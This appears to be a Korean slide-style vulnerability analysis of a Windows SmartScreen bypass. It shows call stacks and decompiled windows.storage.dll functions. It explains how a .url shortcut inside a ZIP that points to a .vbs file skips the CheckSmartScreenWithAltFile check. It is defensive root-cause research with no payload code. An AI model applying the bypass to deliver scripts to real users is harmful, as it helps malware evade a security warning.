


 test	2023-12-15 오후 11:50	압축(ZIP) 폴더
 testing	2023-12-15 오전 1:42	인터넷 바로 가기

결과


02 취약점 분석

취약한 버전



02 취약점 분석

업데이트 버전



02 취약점 분석

준비물

- 1. ProcMon
- 2. Process Hacker
- 3. IDA
- 4. x64dbg

U	16	urlmon.dll	Ordinal578 + 0xa6f	0x7ff95fedf1bf	C:\WINDOWS\SYSTEM32\urlmon.dll
U	17	urlmon.dll	Ordinal509 + 0x1578	0x7ff95fee21e8	C:\WINDOWS\SYSTEM32\urlmon.dll
U	18	urlmon.dll	Ordinal509 + 0x1bb4	0x7ff95fee2824	C:\WINDOWS\SYSTEM32\urlmon.dll
U	19	urlmon.dll	CoInternetCreateSecurityManager + 0x627	0x7ff95fee54c7	C:\WINDOWS\SYSTEM32\urlmon.dll
U	20	urlmon.dll	Ordinal521 + 0xc09	0x7ff95fee8e39	C:\WINDOWS\SYSTEM32\urlmon.dll
U	21	urlmon.dll	CoInternetCreateSecurityManager + 0x29af	0x7ff95fee784f	C:\WINDOWS\SYSTEM32\urlmon.dll
U	22	urlmon.dll	Ordinal519 + 0x767	0x7ff95fee80b7	C:\WINDOWS\SYSTEM32\urlmon.dll
U	23	urlmon.dll	CoInternetCombineUrlEx + 0x105e	0x7ff95fee472e	C:\WINDOWS\SYSTEM32\urlmon.dll
U	24	urlmon.dll	Ordinal509 + 0x351	0x7ff95fee0fc1	C:\WINDOWS\SYSTEM32\urlmon.dll
U	25	shlwapi.dll	Ordinal233 + 0x10b	0x7ff96b747bfb	C:\WINDOWS\System32\shlwapi.dll
U	26	shlwapi.dll	Ordinal231 + 0x3d	0x7ff96b747add	C:\WINDOWS\System32\shlwapi.dll
U	27	windows.storage.dll	DllMain + 0x18d72	0x7ff968c0b952	C:\WINDOWS\SYSTEM32\windows.storage.dll
U	28	windows.storage.dll	CheckSmartScreenWithAltFile + 0xeb	0x7ff968c0bd7b	C:\WINDOWS\SYSTEM32\windows.storage.dll
U	29	windows.storage.dll	SHChangeNotify + 0x2b6a	0x7ff968b1cdea	C:\WINDOWS\SYSTEM32\windows.storage.dll
U	30	windows.storage.dll	SHCreateShellItemArrayFromIDLists + 0x5b1	0x7ff968b1f121	C:\WINDOWS\SYSTEM32\windows.storage.dll
U	31	windows.storage.dll	SHCreateShellItemArrayFromIDLists + 0xcdd	0x7ff968b1f84d	C:\WINDOWS\SYSTEM32\windows.storage.dll
U	32	windows.storage.dll	DllMain + 0x17960	0x7ff968c0a540	C:\WINDOWS\SYSTEM32\windows.storage.dll
U	33	windows.storage.dll	SHCreateShellItemArrayFromIDLists + 0xe8f	0x7ff968b1f9ff	C:\WINDOWS\SYSTEM32\windows.storage.dll
U	34	windows.storage.dll	Ordinal923 + 0x6797	0x7ff968af2927	C:\WINDOWS\SYSTEM32\windows.storage.dll
U	35	SHELL32.dll	Shell_MergeMenus + 0xd3d	0x7ff96c2ba21d	C:\WINDOWS\System32\SHELL32.dll
U	36	SHELL32.dll	SHCreateItemFromParsingName + 0x1299	0x7ff96c285b69	C:\WINDOWS\System32\SHELL32.dll
U	37	SHELL32.dll	SHCloneSpecialIDList + 0x52d	0x7ff96c305d5d	C:\WINDOWS\System32\SHELL32.dll
U	38	shcore.dll	Ordinal172 + 0x1e9	0x7ff96b4fbf69	C:\WINDOWS\System32\shcore.dll
U	39	KERNEL32.DLL	BaseThreadInitThunk + 0x14	0x7ff96ca67344	C:\WINDOWS\System32\KERNEL32.DLL
U	40	ntdll.dll	RtlUserThreadStart + 0x21	0x7ff96d2c26b1	C:\WINDOWS\SYSTEM32\ntdll.dll

02 취약점 분석

준비물

- 1. ProcMon
- 2. Process Hacker
- 3. IDA
- 4. x64dbg

U 16	urlmon.dll	Ordinal578 + 0xa6f	0x7ff95fedf1bf	C:\WINDOWS\SYSTEM32\urlmon.dll
U 17	urlmon.dll	Ordinal509 + 0x1578	0x7ff95fee21e8	C:\WINDOWS\SYSTEM32\urlmon.dll
U 18	urlmon.dll	Ordinal509 + 0x1bb4	0x7ff95fee2824	C:\WINDOWS\SYSTEM32\urlmon.dll
U 19	urlmon.dll	ColInternetCreateSecurityManager + 0x627	0x7ff95fee54c7	C:\WINDOWS\SYSTEM32\urlmon.dll
U 20	urlmon.dll	Ordinal521 + 0xc09	0x7ff95fee8e39	C:\WINDOWS\SYSTEM32\urlmon.dll
U 21	urlmon.dll	ColInternetCreateSecurityManager + 0x29af	0x7ff95fee784f	C:\WINDOWS\SYSTEM32\urlmon.dll
U 22	urlmon.dll	Ordinal519 + 0x767	0x7ff95fee80b7	C:\WINDOWS\SYSTEM32\urlmon.dll
U 23	urlmon.dll	ColInternetCombineUrlEx + 0x105e	0x7ff95fee472e	C:\WINDOWS\SYSTEM32\urlmon.dll
U 24	urlmon.dll	Ordinal509 + 0x351	0x7ff95fee0fc1	C:\WINDOWS\SYSTEM32\urlmon.dll
U 25	shlwapi.dll	Ordinal233 + 0x10b	0x7ff96b747bfb	C:\WINDOWS\System32\shlwapi.dll
U 26	shlwapi.dll	Ordinal231 + 0x3d	0x7ff96b747add	C:\WINDOWS\System32\shlwapi.dll
U 27	windows.storage.dll	DllMain + 0x18d72	0x7ff968c0b952	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 28	windows.storage.dll	CheckSmartScreenWithAltFile + 0xeb	0x7ff968c0bd7b	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 29	windows.storage.dll	SHChangeNotify + 0x2b6a	0x7ff968b1cdea	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 30	windows.storage.dll	SHCreateShellItemArrayFromIDLists + 0x5b1	0x7ff968b1f121	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 31	windows.storage.dll	SHCreateShellItemArrayFromIDLists + 0xcdd	0x7ff968b1f84d	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 32	windows.storage.dll	DllMain + 0x17960	0x7ff968c0a540	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 33	windows.storage.dll	SHCreateShellItemArrayFromIDLists + 0xe8f	0x7ff968b1f9ff	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 34	windows.storage.dll	Ordinal923 + 0x6797	0x7ff968af2927	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 35	SHELL32.dll	Shell_MergeMenus + 0xd3d	0x7ff96c2ba21d	C:\WINDOWS\System32\SHELL32.dll
U 36	SHELL32.dll	SHCreateItemFromParsingName + 0x1299	0x7ff96c285b69	C:\WINDOWS\System32\SHELL32.dll
U 37	SHELL32.dll	SHCloneSpecialIDList + 0x52d	0x7ff96c305d5d	C:\WINDOWS\System32\SHELL32.dll
U 38	shcore.dll	Ordinal172 + 0x1e9	0x7ff96b4bf669	C:\WINDOWS\System32\shcore.dll
U 39	KERNEL32.DLL	BaseThreadInitThunk + 0x14	0x7ff96ca67344	C:\WINDOWS\System32\KERNEL32.DLL
U 40	ntdll.dll	RtlUserThreadStart + 0x21	0x7ff96d2c26b1	C:\WINDOWS\SYSTEM32\ntdll.dll

CheckSmartScreenWithAltFile

02 취약점 분석

CBindAndInvokeStaticVerb::Execute

U 16	urlmon.dll	Ordinal578 + 0xa6f	0x7ff95fedf11bf	C:\WINDOWS\SYSTEM32\urlmon.dll
U 17	urlmon.dll	Ordinal509 + 0x1578	0x7ff95fee21e8	C:\WINDOWS\SYSTEM32\urlmon.dll
U 18	urlmon.dll	Ordinal509 + 0x1bb4	0x7ff95fee2824	C:\WINDOWS\SYSTEM32\urlmon.dll
U 19	urlmon.dll	CoInternetCreateSecurityManager + 0x627	0x7ff95fee54c7	C:\WINDOWS\SYSTEM32\urlmon.dll
U 20	urlmon.dll	Ordinal521 + 0xc09	0x7ff95fee8e39	C:\WINDOWS\SYSTEM32\urlmon.dll
U 21	urlmon.dll	CoInternetCreateSecurityManager + 0x29af	0x7ff95fee784f	C:\WINDOWS\SYSTEM32\urlmon.dll
U 22	urlmon.dll	Ordinal519 + 0x767	0x7ff95fee80b7	C:\WINDOWS\SYSTEM32\urlmon.dll
U 23	urlmon.dll	CoInternetCombineUriEx + 0x105e	0x7ff95fee472e	C:\WINDOWS\SYSTEM32\urlmon.dll
U 24	urlmon.dll	Ordinal509 + 0x351	0x7ff95fee0fc1	C:\WINDOWS\SYSTEM32\urlmon.dll
U 25	shlwapi.dll	Ordinal233 + 0x10b	0x7ff96b747bfb	C:\WINDOWS\System32\shlwapi.dll
U 26	shlwapi.dll	Ordinal231 + 0x3d	0x7ff96b747add	C:\WINDOWS\System32\shlwapi.dll
U 27	windows.storage.dll	DllMain + 0x18d72	0x7ff968c0b952	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 28	windows.storage.dll	CheckSmartScreenWithAltFile + 0xeb	0x7ff968c0bd7b	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 29	windows.storage.dll	SHChangeNotify + 0x2b6a	0x7ff968b1cdea	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 30	windows.storage.dll	SHCreateShellItemArrayFromIDLists + 0x5b1	0x7ff968b1f121	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 31	windows.storage.dll	SHCreateShellItemArrayFromIDLists + 0xcdd	0x7ff968b1f64d	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 32	windows.storage.dll	DllMain + 0x17960	0x7ff968c0a540	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 33	windows.storage.dll	SHCreateShellItemArrayFromIDLists + 0xe8f	0x7ff968b1f9ff	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 34	windows.storage.dll	Ordinal923 + 0x6797	0x7ff968af2927	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 35	SHELL32.dll	Shell_MergeMenus + 0xd3d	0x7ff96c2ba21d	C:\WINDOWS\System32\SHELL32.dll
U 36	SHELL32.dll	SHCreateItemFromParsingName + 0x1299	0x7ff96c285b69	C:\WINDOWS\System32\SHELL32.dll
U 37	SHELL32.dll	SHCloneSpecialIDList + 0x52d	0x7ff96c305d5d	C:\WINDOWS\System32\SHELL32.dll
U 38	shcore.dll	Ordinal172 + 0x1e9	0x7ff96b4fbf69	C:\WINDOWS\System32\shcore.dll
U 39	KERNEL32.DLL	BaseThreadInitThunk + 0x14	0x7ff96ca67344	C:\WINDOWS\System32\KERNEL32.DLL
U 40	ntdll.dll	RtlUserThreadStart + 0x21	0x7ff96d2c26b1	C:\WINDOWS\SYSTEM32\ntdll.dll



1. **CBindAndInvokeStaticVerb::Execute** 함수에서 전달된 url 파일 실행하기 전 **CBindAndInvokeStaticVerb::CheckSmartScreen** 함수 통해 스마트 스크린 호출 여부 결정

호출 순서

- CBindAndInvokeStaticverb::TryCreateProcessDdeHandler
- CBindAndInvokeStaticverb::InitAndCallExecute
- CInvokeCreateProcessVerb::Execute
- CInvokeCreateProcessVerb::Launch
- CInvokeCreateProcessVerb::ProcessCommandTemplate

```
__int64 __fastcall CBindAndInvokeStaticVerb::Execute(CBindAndInvokeStaticVerb *this)
{
    unsigned int v2; // r15d
    __int64 v3; // r8
    char *v4; // rsi
    unsigned int v5; // r12d
    int v6; // ebx
    int v7; // edi
    unsigned int v8; // ebx

    ...
    &v31,
    &v30);
}
if ( *((_DWORD *)this + 102) )
    wil::details::ThreadFailureCallbackHolder::StopWatching((CBindAndInvokeStaticVerb *)((char *)this + 384));
    return 0i64;
}
LABEL_15:
    v6 = CBindAndInvokeStaticVerb::CheckSmartScreen((CBindAndInvokeStaticVerb *)((char *)this - 16), 0);
    if ( v6 >= 0 )
        goto LABEL_16;
    v13 = 4913i64;
LABEL_33:
```

02 취약점 분석

CBindAndInvokeStaticVerb::CheckSmartScreen

1. zip 파일은 윈도우에서 디렉토리로 사용되기에 **CheckSmartScreenAltFile** 함수에서 호출하는 **IsFileOrSymLink**(FALSE) 리턴

```
Microsoft::WRL::ComPtr<Windows::Foundation::Collections::IVector<HSTRING__*>>::InternalRelease(&v16);
SelectedItem = CExecuteCommandBase::_GetSelectedItem(
    (CExecuteCommandBase *)this,
    a2,
    &GUID_43826d1e_e718_42ee_bc55_a1e261c37bfe,
    (void **)&v16);
v6 = SelectedItem;
if ( SelectedItem < 0 )
{
    wil::details::in1diag3::Return_Hr(
        retaddr,
        (void *)0xFD6,
        (unsigned int)"oncoreuap\\shell\\windows.storage\\execassoc.cpp",
        (const char *) (unsigned int)SelectedItem,
        (int)v16);
}
else
{
    if ( !IsFileOrSymLink(v16) )
    {
LABEL_6:
        Microsoft::WRL::ComPtr<Windows::Foundation::Collections::IVector<HSTRING__*>>::InternalRelease(&v16);
LABEL_7:
        v6 = v4;
```


02 취약점 분석

CInvokeCreateProcessVerb::ProcessCommandTemplate

1. CInvokeCreateProcessVerb::ProcessCommandTemplate 함수는 실행하기 위한 파일이 zip 파일 내부에 있을 경우 호출
2. url 파일을 통해 전달된 URL이 vbs 파일이라면 *(const unsigned __int16 **)(a1 + 592) 값이 C:\Windows\System32\wscript.exe "%1"로 설정
3. ParamIsApp 함수는 전달받은 문자열이 %1나 "%1"이면 TRUE 리턴, 아니면 FALSE를 리턴하며 다른 앱을 통해 실행해야 하는지 아닌지를 검사
4. vbs 파일은 wscript.exe를 통해 실행하기 때문에 FALSE를 리턴
4-1 따라서 if 조건문을 만족시킬 수 없어 CheckSmartScreenWithAltFile 함수가 실행되지 않는다.
5. 외부 파일 다운로드 후 스마트 스크린 호출을 위한 CheckSmartScreenWithAltFile 함수 사용하지 않으며 이를 통해 공격자는 스마트 스크린을 우회할 수 있다

```
void __fastcall CInvokeCreateProcessVerb::ProcessCommandTemplate(__int64 a1) {
    ...
    if ( ParamIsApp(*(const unsigned __int16 **)(a1 + 592)) ) // [1]
    {
        ShouldDownloadItem(*(struct IShellItem **)(a1 + 192), *(struct IAssociationElement **)(a1 + 88));
        ...
        CheckSmartScreenWithAltFile(
